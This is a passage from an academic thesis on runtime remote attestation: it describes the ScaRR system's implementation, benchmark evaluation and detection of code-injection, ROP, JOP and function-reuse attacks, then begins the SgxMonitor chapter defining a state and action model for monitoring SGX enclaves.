Figure 6.4 shows how the *Verifier* combines all these information to build a remote shadow stack. At the beginning, the shadow stack is empty (*i.e.,* no function has been invoked yet). Then, according to the *online measurement* (S, C, H_1), the *Prover* has invoked the `main()` function passing through the edge (M_1, A_1), which is pushed on the top of the stack by the *Verifier*. Then, the *online measurement* (C, C, H_2) indicates that the execution path exited from the function *a()* through the edge (A_2, M_2), which is in relation with the edge on the top of the stack and therefore is valid. Moving forward, the *Verifier* pops from the stack and pushes the edge (M_3, A_1), which corresponds to the second invocation of the function `a()`. At this point, the third measurement (C, C, H_2) indicates that the *Prover* exited from the function `a()` through the edge (A_2, M_2), which




FIGURE 6.4: Implementation of the shadow stack on the ScaRR *Verifier*.

is not in relation with (M_3, A_1). Thus, the *Verifier* detects the attack and triggers an alarm.

6.4 Implementation

Here, we provide the technical details of the ScaRR schema and, in particular, of the *Measurements Generator* (Section 6.4.1) and of the *Prover* (Section 6.4.2).

6.4.1 Measurements Generator

The *Measurements Generator* is implemented as a compiler, based on LLVM (Lattner and Adve, 2004) and on the CRAB framework (Gange et al., 2016). Despite this approach, it is also possible to use frameworks to lift the binary code to LLVM intermediate-representation (IR) such as in (Trail of Bits, 2014).

The *Measurements Generator* requires the program source code to perform the following operations: (i) generating the *offline measurements*, and (ii) detecting and instrumenting the control-flow events. During the compilation, the *Measurements Generator* analyzes the LLVM IR to identify the control-flow events and generate the *offline measurements*, while it uses the CRAB LLVM framework to generate the CFG, since it provides a heap abstract domain that resolves indirect forward jumps. Again during the compilation, the *Measurements Generator* instruments each control-flow event to invoke a tracing function which is contained in the trusted anchor. To map LLVM IR BBLs to assembly BBLs, we remove the optimization flags and we include dummy code, which is removed after the compilation through a binary-rewriting tool. To provide the above-mentioned functionalities, we add around 3.5K lines of code on top of CRAB and LLVM.

6.4.2 Prover

The *Prover* is responsible for running the monitored application, generating the application *online measurements* and sending the partial reports to the *Verifier*. To achieve the second aim, the *Prover* relies on the architecture depicted in Figure 6.5, which encompasses several components belonging either to the user-space (*i.e., Application Process*

and *ScaRR Libraries*) or to the kernel-space (*i.e., ScaRR sys_addaction*, *ScaRR Module*, and *ScaRR sys_measure*).

Each component works as follows:

- *Application Process* - the process running the monitored application, which is equipped with the required instrumentation for detecting control-flow events at runtime.
- *ScaRR Libraries* - the libraries added to the original application to trace control-flow events and *checkpoints*.
- *ScaRR sys_addaction* - a custom kernel syscall used to trace control-flow events.
- *ScaRR Module* - a module that keeps trace of the *online measurements* and of the partial reports. It also extracts the BBL labels from their runtime addresses, since the ASLR protection changes the BBLs location at each run.
- *ScaRR sys_measure* - a custom kernel syscall used to generate the *online measurements*.

When the *Prover* receives a challenge, it starts the execution of the application and creates a new *online measurement*. During the execution, the application can encounter *checkpoints* or control-flow events, both hooked by the instrumentation. Every time the application crosses a control-flow event, the *ScaRR Libraries* invoke the *ScaRR sys_addaction* syscall to save the new edge in a buffer inside the kernel-space. While, every time the application crosses a *checkpoint*, the *ScaRR Libraries* invoke the *ScaRR sys_measure* syscall to save the *checkpoint* in the current *online measurement*, calculate the hash of the edges saved so far, and, finally, store the *online measurement* in a buffer located in the kernel-space. When the predefined number of *online measurements* is reached, the *Prover* sends a partial report to the *Verifier* and starts collecting new *online measurements*. The *Prover* sends the partial report by using a dedicated kernel thread. The whole procedure is repeated until the application finishes processing the input of the *Verifier*.

The whole architecture of the *Prover* relies on the kernel as a trusted anchor, since we find it more efficient in comparison to other commercial trusted platforms, such as SGX and TrustZone, but other approaches can be also considered (Section 6.6). To develop the kernel side of the architecture, we add around 200 lines of code to a Kernel version v4.17-rc3. We also include the Blake2 source (Aumasson et al., 2014; Aumasson et al., 2013a), which is faster and provides high cryptographic security guarantees for calculating the hash of the *LoAs*.

6.5 Evaluation

We evaluate ScaRR from two perspectives. First, we measure its performance focusing on: attestation speed (Section 6.5.1), verification speed (Section 6.5.2) and network impact (Section 6.5.3). Then, we discuss ScaRR security guarantees (Section 6.5.4).

We obtained the results described in this section by running the bench-marking suite SPEC CPU 2017 over a Linux machine equipped with an Intel i7 processor and 16GB of memory [1]. We instrumented each tool to detect all the necessary control-flow

[1]We did not manage to map assembly BBL addresses to LLVM IR for 519.lbm_r and 520.omnetpp_r.




FIGURE 6.5: Internal architecture of the *Prover*.


events, we then extracted the *offline measurements* and we ran each experiment to analyze a specific performance metrics.

6.5.1 Attestation Speed


We measure the attestation speed as the number of *online measurements* per second generated by the *Prover*. Figure 6.6a shows the average attestation speed and the standard deviation for each experiment of the SPEC CPU 2017. More specifically, we run each experiment 10 times, calculate the number of *online measurements* generated per second in each run, and we compute the final average and standard deviation. Our results show that ScaRR has a range of attestation speed which goes from 250K (510.parest) to over 400K (505.mcf) of *online measurements* per second. This variability in performance depends on the complexity of the single experiment and on other issues, such as the file loading. Previous works prove to have an attestation speed around $20K$ / $30K$ of control-flow events per second (Abera et al., 2019; Abera et al., 2016). Since each *online measurement* contains at least a control-flow event, we can claim that ScaRR has an attestation speed at least 10 times faster than the one offered by the existing solutions.

6.5.2 Verification Speed

During the validation of the partial reports, the *Verifier* performs a lookup against the *Measurements DB* and an update of the shadow stack. To evaluate the overall performance of the *Verifier*, we consider the verification speed as the maximum number of *online measurements* verified per second. To measure this metrics, we perform the following experiment for each SPEC tool: first, we use the *Prover* to generate and save the *online measurements* of a SPEC tool; then, the *Verifier* verifies all of them without involving any element that might introduce delay (*e.g.*, network). In addition, we also introduce a digital fingerprint based on AES to simulate an ideal scenario in which the *Prover* is fast (Stallings, 2002). We perform the verification by loading the *offline measurements* in an in-memory hash map and performing the shadow stack. Finally, we compute the average verification speed of all tools.



(A) Average attestation speed measured as number of online measurements per second.



(B) Average number of procedure calls and procedure returns found during the *Online Program Analysis* of the SPEC CPU 2017 tools.

FIGURE 6.6: ScaRR evaluation of attestation speed, and number the procedures invoked.

According to our experiments, the average verification speed is 2M of *online measurements* per second, with a range that goes from 1.4M to 2.7M of *online measurements* per second. This result outperforms previous works in which the authors reported a verification speed that goes from 110 (Dessouky et al., 2018) to 30K (Abera et al., 2019) of control-flow events per second. As for the attestation speed, we recall that each *online measurement* contains at least one control-flow event.

The performance of the shadow stack depends on the number of procedure calls and procedure returns found during the generation of *online measurements* in the *Online Program Analysis* phase. To estimate the impact on the shadow stack, we run each experiment of the SPEC CPU 2017 tool and count the number of procedure calls and procedure returns. Figure 6.6b shows the average number of the above-mentioned variables found for each experiment. For some experiments (*i.e.,* 505.mcf and 544.nab), the average number is almost one since they include some recursive algorithms that correspond to small *LoAs*. If the average length of the *LoA*s tends to one, ScaRR behaves similarly to other remote RA solutions that are based on cumulative hashes (Abera et al., 2016; Abera et al., 2019). Overall, Figure 6.6b shows that a median of push/pop operations is less than 4, which implies a fast update. Combining an in-memory hash map and a shadow stack allows ScaRR to perform a fast verification phase.

6.5.3 Network Impact and Mitigation

A high sending rate of partial reports from the *Prover* might generate a network congestion and therefore affect the verification phase. To reduce network congestion and improve verification speed, we perform an empirical measurement of the amount of data (*i.e.,* MB) sent on a local network with respect to the verification speed by applying different settings. The experiment setup is similar to Section 6.5.2, but the *Prover* and the *Verifier* are connected through an Ethernet network with a bandwidth of 10Mbit/s. At first, we record 1M of *online measurements* for each SPEC CPU 2017 tool. Then, we send




FIGURE 6.7: Comparison of different approaches for generating partial repors in terms of network traffic and verification speed.

the partial reports to the *Verifier* over a TCP connection, each time adopting a different approach among the following ones: *Single*, *Batch*, *Zip* (Zlib, 2017), *Lzma* (Leavline and Singh, 2013), *Bz2* (Bzip2, 2002) and *ZStandard* (Facebook, 2016). The results of this experiment are shown in Figure 6.7. In the first two modes (*i.e.*, *Single* and *Batch*), we send a single *online measurement* and 50K *online measurements* in each partial report, respectively. As shown in the graph, both approaches generate a high amount of network traffic (around 80MB), introducing a network delay which slows down the verification speed. For the other four approaches, each partial report still contains 50K *online measurements*, but it is generated through different compression algorithms. All the four algorithms provide a high compression rate (on average over 95%) with a consequent reduction in the network overload. However, the algorithms have also different compression and decompression delays, which affect the verification speed. The *Zip* and *ZStandard* show the best performances with 1.2M of *online measurements*/s and 1.6M of *online measurements*/s, respectively, while *Bz2* (30K of online measurements/s) and *Lzma* (0.4M of online measurements/s) are the worst ones. The number of *online measurements* per partial report might introduce a delay in detecting attacks and its value depends on the monitored application. We opted for 50K because the SPEC CPU tools generate a high number of *online measurements* overall. However, this parameter strictly depends on the monitored application. This experiment shows that we can use compression algorithms to mitigate the network congestion and keep a high verification speed.

6.5.4 Attack Detection

Here, we describe the security guarantees introduced by ScaRR.

Code Injection. In this scenario, an attacker loads malicious code, *e.g.*, *Shellcode*, into memory and executes it by exploiting a memory corruption error (Smith, 1997). A typical approach is to inject code into a buffer which is under the attacker control. The adversary can, then, exploit vulnerabilities (*e.g.*, buffer overflows) to hijack the program control-flow towards the shellcode (*e.g.*, by corrupting a function return address).

When a W⊕X protection is in place, this attempt will generate a memory protection error, since the injected code is placed in a writable memory area and it is not executable. In case there is no W⊕X enabled, the attack will generate a wrong *LoA* detected by the *Verifier*.

Another strategy might be to overwrite a node (*i.e.,* a BBL) already present in memory. Even though this attempt is mitigated by W⊕X, as executable memory regions are not writable, it is still possible to perform the attack by changing the memory protection attributes through the operating system interface (*e.g.,* the `mprotect` system call in Linux), which makes the memory area writable. The final result would be an override of the application code. Thus, the static RA of ScaRR can spot the attack.

Return-oriented Programming. Compared to previous attacks, the code-reuse ones are more challenging since they do not inject new nodes, but they simply reorder legitimate BBLs. Among those, the most popular attack (Shacham, 2007b) is ROP (Carlini and Wagner, 2014), which exploits small sequences of code (gadgets) that end with a `ret` instruction. Those gadgets already exist in the programs or libraries code, therefore, no code is injected. The ROP attacks are Turing-complete in nontrivial programs (Carlini and Wagner, 2014), and common defence mechanisms are still not strong enough to definitely stop this threat.

To perform a ROP attack, an adversary has to link together a set of gadgets through the so-called ROP chain, which is a list of gadget addresses. A ROP chain is typically injected through a stack overflow vulnerability, by writing the chain so that the first gadget address overlaps a function return address. Once the function returns, the ROP chain will be triggered and will execute the gadget in sequence. Through more advanced techniques such as stack pivoting (Dai Zovi, 2010), ROP can also be applied to other classes of vulnerabilities, *e.g.,* heap corruption. Intuitively, a ROP attack produces a lot of new edges to concatenate all the gadgets, which means invalid *online measurements* that will be detected by ScaRR at the first *checkpoint*.

Jump-oriented Programming. An alternative to ROP attacks are the JOP ones (Yao, Chen, and Venkataramani, 2013; Bletsch et al., 2011), which exploit special gadgets based on indirect `jump` and `call` instructions. ScaRR can detect those attacks since they deviate from the original control-flow.

Function Reuse Attacks. Those attacks rely on a sequence of subroutines, that are called in an unexpected order, *e.g.,* through virtual functions calls in C++ objects. ScaRR can detect these attacks, since the ScaRR control-flow model considers both the calling and the target addresses for each procedure call. Thus, an unexpected invocation will result in a wrong *LoA*. For instance, in Counterfeit Object-Oriented Programming (COOP) attacks (Schuster et al., 2015a), an attacker uses a loop to invoke a set of functions by overwriting a *vtable* and invoking functions from different calling addresses generates unexpected *LoAs*.

6.6 Discussion

In this section we discuss limitations and possible solutions for ScaRR.

Control-flow graph. Extracting a complete and correct CFG through static analysis is challenging. While using CRAB as abstract domain framework, we experienced

some problems to infer the correct forward destinations in case of virtual functions. Thus, we will investigate new techniques to mitigate this limitation.

Reducing context-switch overhead. ScaRR relies on a continuous context-switch between user-space and kernel-space. As a first attempt, we evaluated SGX as a trusted platform, but we found out that the overhead was even higher due to SGX clearing the Translation-Lookaside Buffer (TLB) at each enclave exit (Stravers and Waerdt, 2013). This caused frequent page walks after each enclave call. A similar problem was related to the Page-Table Isolation (PTI) mechanism in the Linux kernel, which protects against the Meltdown vulnerability (Watson et al., 2018). With PTI enabled, TLB is partially flushed at every context switch, significantly increasing the overhead of syscalls. New trusted platforms have been designed to overcome this problem, but, since they mainly address embedded software, they are not suitable for our purpose. We also investigated technologies such as Intel PT (Ge, Cui, and Jaeger, 2017) to trace control-flow events at hardware level, but this would have bound ScaRR to a specific proprietary technology and we also found that previous works experienced information loss (Ge, Cui, and Jaeger, 2017; Hu et al., 2018a).

Physical attacks. Physical attacks are aimed at diverting normal control-flow such that the program is compromised, but the computed measurements are still valid. Trusted computing and RA usually provide protection against physical attacks. In our work, we mainly focus on runtime exploitation, considering that ScaRR is designed for a deployment on virtual machines. Therefore, we assume to have an adversary performing an attack from a remote location or from the user-space and the hosts not being able to be physically compromised. As a future work, we will investigate new solutions to prevent physical attacks.

Data-flow attestation. ScaRR is designed to perform runtime RA over a program CFG. Pure data-oriented attacks might force the program to execute valid, but undesired paths without injecting new edges. To improve our solution, we will investigate possible strategies to mitigate this type of attacks, considering the availability of recent tools able to automatically run this kind of exploit (Hu et al., 2016).

Toward a full semantic RA. We will investigate new approaches to validate series of *online measurements* by using runtime abstract interpretation (Ge, Cui, and Jaeger, 2017; Hu et al., 2018a; Liu, Zhang, and Wang, 2018).

Chapter 7

A Novel Runtime Remote Attestation Schema for SGX Enclaves

In this chapter, we discuss SgxMonitor, a novel runtime remote attestation for SGX enclaves. We evaluate the properties of SgxMonitor in terms of usability and security guarantees.

To assess whether SgxMonitor is usable, we deployed it across five use cases (Section 7.5): (i) Signal Contact Discovery Service (Signal App, 2017a) (Contact), a privacy-preserving service that finds new contacts in the Signal app (Signal App, 2017b); (ii) libdvdcss (VideoLAN, 2017), a portable DRM library used by the VLC media player (VideoLAN organization, 2009); (iii) StealthDB (Vinayagamurthy, Gribov, and Gorbunov, 2019), a plugin for PostgreSQL (Momjian, 2001) that relies on SGX; (iv) SGX-Biniax2 (Bauman and Lin, 2016), a video game ported to SGX; and (v) a unit test specifically designed to stress specific enclave behaviors not covered by the other use cases (*i.e.,* exception handling). In particular, we measured micro- and macro-benchmarks, code symbolic execution and static analysis code coverage, and false positive rates.

To assess whether SgxMonitor is secure, we evaluate it against SnakeGX (Toffalini et al., 2021), a novel data-only malware for SGX enclaves, and specifically-crafted security benchmarks. Finally, we discuss information leakage our remote attestation protocol may introduce and outline mitigation.

Our evaluation show that (i) the performance of SgxMonitor is in line with the state-of-the-art remote attestation schema in terms of attestation speed (a median of 260K *actions*/s); (ii) the deployment of SgxMonitor does not affect the final user experience (*e.g.,* we smoothly played a DVD on VLC and a video game, and measured an average 1.6x slowdown on PostgreSQL); (iii) we can effectively model the enclave behaviors with a 96% code coverage and *zero* false positive; (iv) we identify the attacks of SnakeGX and the security benchmarks as anomalous execution flows without leaking information.

In summary, we make the following contributions:

- We propose SgxMonitor, a novel runtime remote attestation anomaly detection schema designed for SGX enclaves that provides: (i) a stateful representation of the SGX enclaves runtime properties (Section 7.2); (ii) a new design for tracing the enclaves runtime behavior in the presence of an adversarial *host* without relying on additional hardware isolation (Section 7.3).




FIGURE 7.1: Standard Finite-State-Machine representation of SGX Enclave (Costan and Devadas, 2016).

- We show the usability and effectiveness of SgxMonitor to support its deployment in real-life scenarios (Section 7.5).

7.1 Threat Model

In this section, we describe the threat model for SgxMonitor.

Adversary Assumptions. In line with the SGX assumptions (Rozas, 2013), we assume the adversary is a host, that can threat the enclave in two ways:

- Exploiting classic memory-corruption errors (Evans et al., 2015; Van Bulck et al., 2019; Cloosters, Rodler, and Davi, 2020b) that lead to hijacking the enclave execution path (Lee et al., 2017a; Biondo et al., 2018).
- Altering the enclave communication by overhearing, intercepting, and forging packets such as the Dolev Yao attacker (Dolev and Yao, 1983).

Enclave Assumptions. We assume an enclave developed for SgxMonitor follows the specification described in Sections 7.2 and 7.3. In particular, SgxMonitor requires the source code of the enclave, that will be instrumented at compilation time to trace runtime enclave information (Section 7.4.1).

Out-of-Scope Attacks. We assume the CPU is correctly implemented, thus not prone to rollback attacks (Strackx and Piessens, 2016), micro-architectural vulnerabilities (Xu, Cui, and Peinado, 2015; Van Bulck et al., 2017; Hähnel, Cui, and Peinado, 2017; Lee et al., 2017b; Wang et al., 2017; Kocher et al., 2019; Van Bulck et al., 2020), cache timing attacks (Brasser et al., 2017; Moghimi, Irazoqui, and Eisenbarth, 2017; Götzfried et al., 2017), and denial-of-service from the host. Such problems are considered orthogonal to SgxMonitor.

7.2 Model

Due to SGX isolation properties, legitimate users cannot validate the runtime integrity of an enclave, which challenges their ability of identifying attack instances effectively (Toffalini et al., 2021; Biondo et al., 2018; Lee et al., 2017a). To understand the underlying reason of this limit, we analyze the SGX enclave life-cycle, which is depicted as a Finite-State-Machine in Figure 7.1.[1] We assume the enclave has been loaded correctly and the host interacts with it by means of the opcodes described in Section 2.4.1. The model allows the enclave state to assume only two values: *non-in-use* and *in-use*. In particular, an enclave transits to *in-use* state when an `EENTER` or `ERESUME` is issued. Then, the state returns to *non-in-use* when an `EEXIT` or `AEX` happens. This simple model is already implemented in the microcode: the same thread cannot enter (*i.e.*, `EENTER`) in an enclave which is already in *in-use* state; it cannot exit (*i.e.*, `EEXIT`) when the enclave is in *non-in-use*.

Intuitively, the model in Figure 7.1 provides limited information about the enclave health. In case of new attacks against enclaves' code (Lee et al., 2017a; Biondo et al., 2018; Toffalini et al., 2021), we are not able to backtrace the enclave execution, and finally, distinguish whether an enclave has been executed properly or not. Moreover, current runtime RA works (Abera et al., 2016; Abera et al., 2019; Toffalini et al., 2019) focus only on stateless scenario, thus not fitting the enclaves needs. SgxMonitor extends the standard SGX model in order to verify the correct enclaves runtime behavior, thus enhancing the SGX security guarantees. The SgxMonitor model is composed by four elements:

- *states*, that represent the runtime values of global structures (Section 7.2.1).
- *actions*, that are meaningful binary level events (*e.g.*, `EENTER`, function call) (Section 7.2.2).
- graphs of *actions*, that are computed offline and used to validate runtime transactions (Section 7.2.3).
- *transactions*, that are sequences of *actions* leading an enclave from a state to the next. They express correct execution paths (Section 7.2.4).

In the rest of the section, we detail state, *actions*, transactions, and graphs of *actions*. Finally, we show an example in Section 7.2.5.

7.2.1 State Definition

We define a state able to identify attacks that alter important global structures introduced by the Intel SGX SDK. These structures handle operations such as *outside function* invocation and *exception handling* (Section 2.4), and are targeted by the adversaries (Biondo et al., 2018; Lee et al., 2017a). For instance, we can observe if an enclave is consuming a structure not previously generated, thus limiting the attack surface of modern threats (Biondo et al., 2018; Lee et al., 2017a).

Due to the multi-threading nature of enclaves, SgxMonitor traces a state for each thread (Intel, 2013a). The state is a triplet defined as $(usage, structure, operation)$. In

[1] This model is a simplified version of Costan and Devadas, 2016.

particular, *usage* recalls the FSM meaning seen in Figure 7.1 and can assume two values: *in-use* and *non-in-use*. *Structure*, instead, is an hash representation of the current structure used. If no *structure* is used, it assumes *null* value (*i.e.,* ⊘). Finally, *operation* represents the last operation performed over the *structure*. In our model, the structures do not change over time, thus, we trace their generation (*i.e.,* G) and consumption (*i.e.,* C). In case no operation has been performed, we consider a *null* action (*i.e.,* ⊘).

In our proof of concept, we trace the generation and consumption of (i) `ocall_context`, used in the *outside functions* invocation; and (ii) `sgx_exception_info_t`, used in the *exception handing*. These two structures are handled at thread granularity, thus they fit our model. In Appendix C.2, we show their FSM representation.

7.2.2 Action Definition

Generally speaking, an *action* is a meaningful software event. We use the *actions* to represent runtime enclave transactions (Section 7.2.4), that allow the evolution of the enclave state; and to build graph of *actions* (Section 7.2.3), that we use to validate the runtime transactions. In particular, we distinguish two type of *actions*: *generic* and *stop*.

Generic actions. They identify standard software behaviors such as: (i) edges generated by *control-flows* events; *e.g.,* `jmp`, `call`, `ret`; (ii) conditional branches (*e.g.,* `jc`); and (iii) function pointer and virtual table assignment. Generic *actions* do not alter the state of the enclave and they are used to identify correct executions. We choose these events because they are key information to represent execution paths (Toffalini et al., 2019; Hu et al., 2018b; Kleen and Strong, 2015; Doweck et al., 2017; Zhou, Kang, and Yuan, 2019).

Stop actions. They alter the state of the enclave, in particular, we consider particular SGX opcodes and structures manipulation. For what concerns SGX opcodes, we consider `EENTER`, `EEXIT`, and `ERESUME`, moreover, we distinguish between `EEXIT` used for an ERET or an OCALL, respectively. These actions alter the first field of the state (*i.e., usage*): when an application enters an enclave, *usage* becomes *in-use*, while *usage* turns to *non-in-use* when the enclave exits. For structures manipulations, instead, we trace whenever the enclave generates or consumes a structure. This actions alter the *structure* and the *operation* fields in the state; *i.e.,* when an *action* generates a structure, we store the new structure hash and set *operation* as G, while we set *structure* to null (*i.e.,* ⊘) and *operation* to C when the structure gets consumed.

Both *generic* and *stop actions* are formalized as a triplet:

$$a = (type, src, value)_{cond}.$$

In particular, *type* identifies the nature of the *action* (*e.g.,* function call, `EENTER`). `Src`, instead, is the virtual address at which the *action* has been performed. *Value* depends by the actual *action* semantic; for instance; it contains the *callee* address in case of function call; a boolean value (*i.e.,* taken or not) in case of conditional branches; a *null value* (*i.e.,* ⊘) in case the *action* does not require it. Finally, *cond* contains extra condition (*e.g.,* $value \geq 0$). We provide the complete *action* list in Table 7.1 grouped by *generic* and *stop*.

Actions	
Generic	
(E, `src` | ⊘, `dst` | ⊘)	Function call, ind. jump, or ret inst. `src` and `dst` can assume null value (*i.e.*, ⊘)
(B, `src`, 0|1)	Conditional branch (0: not taken, 1: taken)
(A, `src`, `addr`)	Function pointer assignment
(V, `src`, `vptr`)	Virtual pointer assignment (for C++ virtual classes)
Stop	
(G, `src`, `ctx`)	`ocall_context` generation
(C, `src`, `ctx`)	`ocall_context` consumption
(J, `src`, `ctx`)	`sgx_exception_info_t` generation
(K, `src`, `ctx`)	`sgx_exception_info_t` consumption
(N, `src`, `idx`)	`EENTER` for the *secure function* `idx`
(R, `src`, ⊘)	`ERESUME`
(T, `src`, ⊘)	`EEXIT` from `enter_enclave` (ERET)
(D, `src`, ⊘)	`EEXIT` from `do_ocall` (OCALL)

TABLE 7.1: *Actions* used to define valid transactions grouped by *generic* and *stop*, respectively.

7.2.3 Graphs of Actions Definition

Graphs of *actions* are composed by vertexes and edges. More precisely, vertexes and *actions* are in a bijective relationship, *i.e.*, each vertex is paired with exactly one *action* and each *action* is paired with exactly one vertex. The edges, instead, are combinations of *actions* that appear at runtime.

We opted for graphs to efficiently represent loops, that otherwise require an unpredictable sequence of *actions*, we provide an example in Section 7.2.5. Moreover, the graphs of *actions* allow us to implement a shadow stack (further details in Section 7.3.4). Finally, we describe the algorithm to extract the graphs of *actions* in Section 7.3.2.


7.2.4 Transaction Definition

A transaction identifies a valid execution path in an enclave and is composed by a valid sequence of *actions* (Section 7.2.2) that makes the enclave state evolve. Formally, we indicate a transaction P as following:

$$P = [g_1, \ldots, g_n, s],$$

```
1   struct state L;
2
3   int fun(int a) {
4   int x = 0;
5   for (int i = 0; i < 10; i++) {
6   traceBranch(1);
7   traceEdge(16); // &add
8   x += add(a, i);
9   }
10  traceBranch(0);
11  traceEdge(__builtin_return_address(0));
12  return x;
13  }
14
15  int add(int a, int b) {
16  lock(L) // generates a new L
17  int x = a + b;
18  unlock(L) // consumes L
19  traceEdge(__builtin_return_address(0));
20  return x;
21  }
22
```

(A) The snipped of code used in our example.



(B) The graphs of *actions* used in our example.

FIGURE 7.2: Snipped of code and relative graph of *actions* used to exemplify the SgxMonitor model. We use the graphs of *actions* to represent the internal behavior of the functions, and to implement a shadow stack.

which is a sequence of *generic actions* g_i that terminates with a *stop action* s. Intuitively, an enclave should reach a new state only through valid transactions, otherwise we observe an anomalous enclave behavior. We perform the transaction validation by matching the *actions* received from the monitored enclave with its graphs of *actions*. We provide the full validation algorithm in Section 7.3.4.

The *actions* are traced by instrumenting the source code at compilation time (Section 7.4.1), moreover, we propose an efficient mechanism to transit the *actions* in the presence of an adversarial host (Section 7.3.3).

7.2.5 Model Example

Figure 7.2 shows an example of code and its graphs of *actions*.

Figure 7.2a contains a simple code that is composed by two functions `fun()` and `add()`, and a thread-bounded structure `L`. We also add the tracing functions `traceBranch()` and `traceEdge()`, that emits the *action* with type `B` (branch) and `E` (edge), respectively. Finally, we assume that the function `lock()` and `unlock()` generates and consumes the structure `L`, respectively. The tracing functions infer the `src` value from the stack, an attacker may attempt at tampering with the stack, but this will lead to an incorrect sequence of *actions* that will be detected (more details in Section 7.3.3).

Figure 7.2b shows the graphs of *actions* relative to Figure 7.2a. Any vertex of the graphs represents a single *action*, while the edges identify correct pairs of *actions*. The graphs enables us to describe the loop in `fun()`: $(\mathrm{E}, \oslash, 8) \rightarrow (\mathrm{B}, 6, 1)$. We also detail few actions that are used to implement a shadow stack:

- $(\mathrm{E}, 7, 16)$ is the function call to the `add()` function.
- $(\mathrm{E}, \oslash, 8)$ is the return point from the `add()` function. We indicate the `src` address as null (*i.e.*, $\oslash$) because we do not know *a-priori* the address of the return instruction of `add()`.

